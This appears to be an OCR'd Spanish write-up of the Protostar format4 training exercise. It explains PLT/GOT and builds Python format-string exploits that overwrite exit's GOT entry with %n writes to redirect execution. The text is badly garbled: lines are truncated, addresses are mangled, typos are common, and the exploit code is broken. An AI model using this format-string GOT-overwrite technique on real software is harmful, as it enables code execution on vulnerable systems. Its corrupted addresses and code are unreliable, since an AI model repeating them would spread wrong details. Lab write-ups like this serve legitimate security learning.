```
db //format4
gdb (GOB) 7.0.1-debian
yright (C) 2009 Free Software Foundation, Inc.
ense GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
s is free software: you are free to change and redistribute it.
re is NO WARRANITY, to the extent permitted by law. Type "show copying"
"show warranty" for details.
s GOB was configured as "i486-linux-gnu".
bug reporting instructions, please see:
tp://www.gnu.org/software/gdb/bugs/>...
dding symbols from /opt/protostar/bin/format4...done.
```

```
unction vuln:
%ebp
%esp,%ebp
$0.218,%esp
0.000,%eax
%eax,0.000,%eax
%eax,0.000,%eax
%eax,0.000,%eax
%eax,(%esp)
0.000,%eax
%eax,(%esp)
```

PLT (Tabla de vinculación de procedimientos)

Cuando un programa quiere llamar a una función externa, en lugar de ir directamente a la dirección de la función, primero salta a una entrada en la PLT. La primera vez que esto ocurre, la PLT consulta la Global Offset Table (GOT) para obtener la dirección real de la función. Si la dirección aún no está en la GOT, el enlazador dinámico la busca, la almacena en la GOT y luego redirige la ejecución.

Ésta es la idea completa de las llamadas a funciones externas.


- 1. vendo a la sección .plt
- saltando a la dirección especificada
- Si la sección .GOT no está actualizada vava a 4
- La biblioteca ld.so actualiza la sección .GOT y así podemos ejecutar nuestras funciones

```
of assembler dump.
b) disass 0×80483ec
p of assembler code for function exitàplt:
80483ec <exitàplt+0>: jmp *0×8049724
(gdb) r
Starting program: /opt/protostar/bin/format4
Hola gente
Breakpoint 2, 0×0804850f in vuln () at format4/format4.c:22
22 in format4/format4.c
ontinuing.
ode execution redirected! you win
Program exited with code 01.
```

AHORA HAY QUE HACER LO MISMO PERO CON CADENAS DE FORMATO!!!!!!


EXIT PLT = 0×8649724 def pad(s): return s + "X"*(512 - len(s))

0×41




```
import struct
HELLO = 0*8948464
EXIT_PLT = 0*8849724
def pad(s):
    return s + "X"*(512 - len(s))
exploit = ""
exploit = ""
exploit = "TAMABBBBCCCC"
exploit + ""AMABBBBCCCC"
exploit + ""AMABBBBCCCC"
exploit + ""AMABBBBCCCC"
```

RECORDAR QUE %n ESCRIBE LA CANTIDAD DE CARACTERES IMPRESOS HASTA EL MOMENTO, EN LA DIRECCION ALMACENADA EN EL TOPE DE LA PILA







DESPUES DE 1 MINUTO Y MEDIO DE ESPERA POR LA LARGA IMPRESION DE CARACTERES, SE LOGRO. CABE ACLARAR QUE TUVE QUE AJUSTAR LA CANTIDAD DE CARACTERES...

SE PUEDE REDUCIR EL TIEMPO DE ESPERA?



PARA REDUCIR EL TIEMPO DE ESPERA HAY UN TRUCO: Primero escribimos los 2 bytes menos significativos con una cantidad mucho menor de caracteres, y luego escribimos los 2 bytes más significativos aumentándole 2 a la dirección.

```
hellol): 08 04 84 84

GOT: 00 00 00 00,

1. 84 84

2.08 04
```

import struct HELLO = 0*80484b4 EXIT_PLT - 0*8049724 def pad(s): return s + "X"*(512-len(s)) exploit = "" exploit = struct.pack("1",EXIT_PLT) exploit += "AAAABBBBCCCC" exploit += "%453956x" exploit += "%45" print pad(exploit)

ESCRIBIMOS LOS 2 BYTES MENOS SIGNIFICATIVOS, DEMORO MENOS DE 1 SEGUNDO...

0x84B4 => 33972 caracteres, hay que disminuirlo en 16 caracteres, entonces son 33956

```
Breakpoint 2, 0*0804850f in vuln () at format4/format4.c:22
22 in format4/format4.c
(gdb) x 0*8049724
0*8049724 <_GLOBAL_OFFSET_TABLE_+36>:
0*000084b4
(gdb) []
```

AHORA HAY QUE ESCRIBIR LOS BYTES MAS SIGNIFICATIVOS EN LA DIRECCION + 2, PRIMERO ESCRIBAMOS 30 CARACTERES PARA AVERIGUAR CUANTOS CARACTERES HAY QUE ESCRIBIR



```
Breakpoint 2, 0*0804850f in vuln () at format4/format4.c:22

22 in format4/format4.c

(gdb) x 0*08049724


0*08049724 <_GLOBAL_OFFSET_TABLE_+36>: 0*0840284b4

(gdb) [
```

33956 + 30 + 16 = 34002 en base 10 34002 en base 10 = 84d2 en base 16

QUIERO OBTENER 804 NO 8D2, ¿Como obtenemos un número menor si solo podemos aumentar la cantidad de caracteres?

En realidad no escribimos 2 bytes, siempre escribimos 4, eso significa que desbordamos los datos que están detrás de la entrada en la GOT para exit, que pasa si incrementamos el numero tal que el 3er byte sea igual a 1? Esto no le importara a la GOT ya que cada entrada tiene 4 bytes, por lo tanto leerá los otros 4 bytes que están fuera de la entrada que nos importa.



```
import struct

HELLO = 0×80484b4

EXIT_PLT = 0×8049724

def pad(s):
    return s + "X**(512-len(s))

exploit = ""
exploit = struct.pack("I",EXIT_PLT)
exploit += struct.pack("I",EXIT_PLT)
exploit += "B888CCCC"
exploit += "%45a"
exploit += "%45a"
exploit += "%55a"
print pad(exploit)
```

LO LOGRAMOS Y DE UNA FORMA EFICIENTE!!!!!!!!!